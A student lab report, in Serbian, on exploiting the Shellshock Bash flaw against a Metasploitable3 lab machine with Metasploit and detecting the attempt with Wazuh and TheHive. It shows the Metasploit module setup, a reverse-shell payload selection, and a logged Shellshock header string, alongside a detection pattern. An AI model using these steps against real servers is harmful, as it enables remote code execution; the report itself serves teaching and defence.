

Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Anastasija Savić i Katarina Vučić

Datum: 30.11.2024.

Pregled Ranljivosti

1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE 2014-6271

Pogođen servis: GNU Bash

CVSS ocena: 10.0 (kritično)

Opis ranljivosti: Omogućava napadačima da izvrše proizvoljan kod u ciljanom sistemu. Napadač može, prilikom korišćenja bash-a, umetnuti maliciozan kod u env (environment variable). Napad može da se izvrši udaljeno. Bash se široko koristi, u aplikacijama na Unix/Linux sistemima, uključujući web servere poput Apache-a, gdje CGI skripte mogu pokrenuti ranjiv kod.

1.2 Opis eksploita

Izvor eksploita:

https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/

Metod eksploatacije:

Iskorištava se ranjivost ShellShock, koja nastaje kao proizvod lošeg rukovanja env varijablama od strane bash shell-a. Ovaj modul cilja CGI skripte na Apache web serveru tako što postavlja promjenljivu okruženja HTTP_USER_AGENT na malicioznu funkciju.

Proces Eksploatacije

2.1 Podešavanje eksploita

Ranjiv cilj:

(Opis podešavanja ranjive mašine - koja je verzija servisa, na kom port-u trči)

Ciljna mašina koristi ranjivu verziju Bash-a, koja omogućava eksploataciju ShellShock ranjivosti.

Verzija servisa: Apache HTTP server sa omogućenim CGI skriptama.

Port: 80.

Alati za eksploataciju:

Korišćen je Metasploit alat za detekciju i eksploataciju ranjivosti.

2.2 Koraci eksploatacije

Objasnite proces eksploatacije korak po korak - DETALJNO:

Na *Slici 1* ispod vidimo komandu `search shellshock` koja pretražuje dostupne eksploite za shellshock ranjivost. Koristeći **use** komandu, biramo koji ćemo exploit koristiti.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search shellshock

Matching Modules
=====
#    Name                                                    Disclosure Date   Rank    Check  Description
--    -
0    exploit/linux/http/advantech_switch_bash_env_exec        2015-12-01       excellent Yes    Advantech Switch Bash Envir
onment Variable Code Injection (Shellshock)
1    exploit/multi/http/apache_mod_cgi_bash_env_exec         2014-09-24       excellent Yes    Apache mod_cgi Bash Environ
ment Variable Code Injection (Shellshock)
2    \_ target: Linux x86                                     .               .       .       .
3    \_ target: Linux x86_64                                 .               .       .       .
4    auxiliary/scanner/http/apache_mod_cgi_bash_env          2014-09-24       normal   Yes    Apache mod_cgi Bash Environ
ment Variable Injection (Shellshock) Scanner
5    exploit/multi/http/cups_bash_env_exec                   2014-09-24       excellent Yes    CUPS Filter Bash Environmen
t Variable Code Injection (Shellshock)
6    auxiliary/server/dhclient_bash_env                     2014-09-24       normal   No     DHCP Client Bash Environmen
t Variable Code Injection (Shellshock)
7    exploit/unix/dhcp/bash_environment                      2014-09-24       excellent No     Dhclient Bash Environment V
ariable Injection (Shellshock)
8    exploit/linux/http/ipfire_bashbug_exec                  2014-09-29       excellent Yes    IPFire Bash Environment Var
iable Injection (Shellshock)
9    exploit/multi/misc/legend_bot_exec                     2015-04-27       excellent Yes    Legend Perl IRC Bot Remote
Code Execution
10   exploit/osx/local/vmware_bash_function_root             2014-09-24       normal   Yes    OS X VMWare Fusion Privileg
e Escalation via Bash Environment Code Injection (Shellshock)
11   exploit/multi/ftp/pureftpd_bash_env_exec                2014-09-24       excellent Yes    Pure-FTPd External Authent
```

Slika 1

Slika 2 - `grep -R "ScriptAlias" /etc/apache2` komanda se koristila za lociranje ScriptAlias direktiva u Apache konfiguraciji. ScriptAlias je često korišćen za definisanje CGI direktorijuma, gde je Bash ranjiv na ShellShock. Korišćene su **nano** komanda (za simulaciju kreiranja malicioznog koda) i **chmod** skripta za davanje potrebnih permisija.

```
vagrant@metasploitable3-ub1404:~$ ls
metasploit-latest-linux-x64-installer.run  msfinstall  search  VBoxGuestAdditions.iso  wazuh-agent-4.3.11.deb
vagrant@metasploitable3-ub1404:~$ grep -R "ScriptAlias" /etc/apache2
/etc/apache2/conf-available/serve-cgi-bin.conf:    ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
/etc/apache2/conf-available/cgi-bin.conf:        ScriptAlias /cgi-bin/ /var/www/cgi-bin/
/etc/apache2/conf-enabled/cgi-bin.conf:        ScriptAlias /cgi-bin/ /var/www/cgi-bin/
/etc/apache2/mods-available/mime.conf:    # To use CGI scripts outside of ScriptAliased directories:
/etc/apache2/mods-enabled/mime.conf:    # To use CGI scripts outside of ScriptAliased directories:
vagrant@metasploitable3-ub1404:~$ cd /usr/lib/cgi-bin
vagrant@metasploitable3-ub1404:/usr/lib/cgi-bin$ sudo nano hello.sh
vagrant@metasploitable3-ub1404:/usr/lib/cgi-bin$ sudo chmod 755 hello.sh
vagrant@metasploitable3-ub1404:/usr/lib/cgi-bin$ cat hello.sh
#!/bin/bash
echo "Content-type: text/html"
echo ""
echo "Hello world!"
vagrant@metasploitable3-ub1404:/usr/lib/cgi-bin$ |
```

Slika 2

Slika 3 prikazuje komandu `set targeturi /cgi-bin/hello.sh` koja podešava target (ciljani) URI za eksploataciju. Ova komanda precizira Metasploit modulu gde se nalazi ranjiva skripta koja će biti korišćena za izvršavanje napada.

show payloads - prikazuje listu dostupnih payload-a, koji se mogu koristiti sa trenutnim exploitom. Payload je dio koda koji se ubacuje na ciljani sistem kako bi izvršio određene zadatke (npr. čitanje podataka, upravljanje privilegijama, itd.).

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello.sh
targeturi => /cgi-bin/hello.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show payloads

Compatible Payloads
=====

#   Name                                     Disclosure Date   Rank   Check   Description
-   -
0   payload/generic/custom                   .               normal No      Custom Payload
1   payload/generic/debug_trap               .               normal No      Generic x86 Debug Trap
2   payload/generic/shell_bind_aws_ssm       .               normal No      Command Shell, Bind SSM (via AWS API)
3   payload/generic/shell_bind_tcp           .               normal No      Generic Command Shell, Bind TCP
4   payload/generic/shell_reverse_tcp        .               normal No      Generic Command Shell, Reverse TCP
5   payload/generic/ssh/interact             .               normal No      Interact with Established SSH Connection
6   payload/generic/tight_loop               .               normal No      Generic x86 Tight Loop
7   payload/linux/x86/chmod                   .               normal No      Linux Chmod
8   payload/linux/x86/exec                   .               normal No      Linux Execute Command
9   payload/linux/x86/meterpreter/bind_ipv6_tcp .             normal No      Linux Mettle x86, Bind IPv6 TCP
10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid .          normal No      Linux Mettle x86, Bind IPv6 TCP
    Stager with UUID Support (Linux x86)

```

Slika 3

Slika 4 prikazuje postavljanje odabranog payload-a.

```

22  payload/linux/x86/shell/bind_ipv6_tcp_uuid .             normal No      Linux Command Shell, Bind IPv6 TCP
23  payload/linux/x86/shell/bind_nonx_tcp     .             normal No      Linux Command Shell, Bind TCP Stager
24  payload/linux/x86/shell/bind_tcp          .             normal No      Linux Command Shell, Bind TCP Stager (Linux x86)
25  payload/linux/x86/shell/bind_tcp_uuid     .             normal No      Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
26  payload/linux/x86/shell/reverse_ipv6_tcp .             normal No      Linux Command Shell, Reverse TCP Stager (IPv6)
27  payload/linux/x86/shell/reverse_nonx_tcp .             normal No      Linux Command Shell, Reverse TCP Stager
28  payload/linux/x86/shell/reverse_tcp       .             normal No      Linux Command Shell, Reverse TCP Stager
29  payload/linux/x86/shell/reverse_tcp_uuid .             normal No      Linux Command Shell, Reverse TCP Stager
30  payload/linux/x86/shell_bind_ipv6_tcp     .             normal No      Linux Command Shell, Bind TCP Inline (IPv6)
31  payload/linux/x86/shell_bind_tcp          .             normal No      Linux Command Shell, Bind TCP Inline
32  payload/linux/x86/shell_bind_tcp_random_port .          normal No      Linux Command Shell, Bind TCP Random Port Inline
33  payload/linux/x86/shell_reverse_tcp       .             normal No      Linux Command Shell, Reverse TCP Inline
34  payload/linux/x86/shell_reverse_tcp_ipv6 .             normal No      Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > |

```

Slika 4

2.3 Rezultat eksploatacije

Slika 5 prikazuje rezultat eksploatacije.

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.

```

Slika 5

Detekcija Korišćenjem Wazuh SIEM-a


3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

ID pravila: T1203

Opis: Detektuje pokušaj izvršavanja malicioznog koda kroz ranjivosti u bash-u, pomoću regex-a koji detektuje tekst koji sadrži sledeće znakove: `() { ; }`

Id pravila predstavlja jedinstveni identifikator, dok *level* predstavlja nivo opasnosti kojupredstavlja definisani napad. Level 12 kreira high severity alert. *Group* atributi predstavljaju oznake koje će alert da dobije nakon kreiranja, a koji mogu da se korise za filtriranje. *Options* atribut definiše da se u alertu ne stavi ceo log.



Slika 6

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

Agent se nalazi na istoj mašini kao i metasploitable3. Ta mašina je Ubuntu 14. U terminalu run-ujemo komande koje dobijemo nakon što deploy-ujemo agenta sa Wazuh servera. Komande su prilagođene mašini na kojoj će biti agent, ip adresi i nazivu manager-a. Nakon toga samo startujemo wazuh agenta - komanda **`sudo service wazuh-agent start`**. Takođe, možemo koristiti komande **`sudo service wazuh-agent restart`** i **`sudo service wazuh-agent stop`** za ponovno pokretanje i zaustavljanje wazuh agenta.

Prikupljanje logova:

Pokušaji eksploatacije se mogu vidjeti na *Slici 7*. Logovi nam prikazuju informacije o pokušaju eksploatacije (koja eksploatacija je u pitanju, kada je pokušaj izveden, sa kog agenta i mašine itd. (pogledati *Sliku 7*).

Opišite proces detekcije:

4.1 Podešavanje integracije


Wazuh i TheHive su povezani prateći tutorijal sa linka

Integracija pravila:

Security Alerts								
	Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
>	Nov 24, 2024 @ 21:45:59.397	000	wazuh-vm			Suspicious Drupal POST request with possible command injection	12	111133
>	Nov 24, 2024 @ 21:45:25.038	003	metasploitable3-ub1404	T1068 T1190	Privilege Escalation, Initial Access	Shellshock attack attempt	6	31166
>	Nov 24, 2024 @ 21:45:25.002	003	metasploitable3-ub1404	T1068 T1190	Privilege Escalation, Initial Access	Shellshock attack attempt	6	31166
>	Nov 24, 2024 @ 21:43:20.148	003	metasploitable3-ub1404	T1068 T1190	Privilege Escalation, Initial Access	Shellshock attack attempt	6	31166

Nov 24, 2024 @ 21:43:20.148	003	metasploitable3-ub1404	T1068	T1190	Privilege Escalation, Initial Access	Shellshock attack attempt	6	31166
Table	JSON	Rule						
@timestamp		2024-11-24T20:43:20.148Z						
_id		inrqX5MBWA-siWvB9Lw76						
agent.id		003						
agent.ip		10.0.2.15						
agent.name		metasploitable3-ub1404						
data.id		404						
data.protocol		GET						
data.scrip		10.0.2.15						
data.uri		/cgi-bin/hello.sh						
decoder.name		web-accesslog						
full_log		10.0.2.15 - [24/Nov/2024:20:43:19 +0000] "GET /cgi-bin/hello.sh HTTP/1.1" 404 488 "-" {} {::};echo -e "\r\n\r\n\$(echo W/W)"						
id		1732481000.856441						
input.type		log						
location		/var/log/apache2/access.log						
manager.name		wazuh-vrn						
rule.description		Shellshock attack attempt						

Slika 8



The screenshot shows the 'Alerts' section of The Hive interface. At the top, there's a search bar with 'Enter a case number' and a '+ Create Case' button. Below the search bar, there are tabs for 'default', 'Quick Filters', and 'Export list'. The main table displays a list of alerts with columns: Status, Severity, Title, # Case, Type, Source, Reference, Details, Assignee, Dates, and O. C. U. The first alert is 'Suspicious Drupal POST request with possible command injection' with severity 'M', type 'wazuh_alert', and source 'wazuh'. The second alert is 'Shellshock attack attempt' with severity 'M', type 'wazuh_alert', and source 'wazuh'. The third alert is also 'Shellshock attack attempt' with severity 'M', type 'wazuh_alert', and source 'wazuh'. The fourth alert is 'Shellshock attack attempt' with severity 'M', type 'wazuh_alert', and source 'wazuh'. The bottom of the table shows pagination: '< Previous 0 - 30 of 651 Next >' and 'Show 30'.


Status	Severity	Title	# Case	Type	Source	Reference	Details	Assignee	Dates	O. C. U.
New	M	Suspicious Drupal POST request with possible command injection	-	wazuh_alert	wazuh	9fc4d	Observables: 7, TTPs: 0	?	O. 24/11/2024 21:46, C. 24/11/2024 21:46, U. 24/11/2024 21:46	
New	M	Shellshock attack attempt	-	wazuh_alert	wazuh	e0b931	Observables: 5, TTPs: 0	?	O. 24/11/2024 21:45, C. 24/11/2024 21:45, U. 24/11/2024 21:45	
New	M	Shellshock attack attempt	-	wazuh_alert	wazuh	c12977	Observables: 5, TTPs: 0	?	O. 24/11/2024 21:45, C. 24/11/2024 21:45, U. 24/11/2024 21:45	
New	M	Shellshock attack attempt	-	wazuh_alert	wazuh		Observables: 5, TTPs: 0	?	O. 24/11/2024 21:43, C. 24/11/2024 21:43	

Slika 9

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

Slika 10 prikazuje slučaj u The Hive-u koji se kreirao, nakon što se Wazuh pravilo aktiviralo.



The screenshot shows the 'Cases' section of The Hive interface. At the top, there's a search bar with 'Enter a case number' and a '+ Create Case' button. Below the search bar, there are tabs for 'default', 'Quick Filters', and 'Export list'. The main table displays a single case with columns: Status, Severity, #Number, Title, Details, Assignee, Dates, and S. C. U. The case is '#1 - Shellshock attack attempt' with severity 'C', type 'wazuh', and source 'wazuh'. The details section shows 'Tasks: 0', 'Observables: 3', 'TTPs: 0', and 'Linked Alerts: 0'. The bottom of the table shows pagination: '< Previous 0 - 1 of 1 Next >' and 'Show 30'.

Status	Severity	#Number	Title	Details	Assignee	Dates	S. C. U.
New	C	#1	Shellshock attack attempt	Tasks: 0, Observables: 3, TTPs: 0, Linked Alerts: 0	A	S. 01/12/2024 15:23, C. 01/12/2024 15:24	

Slika 10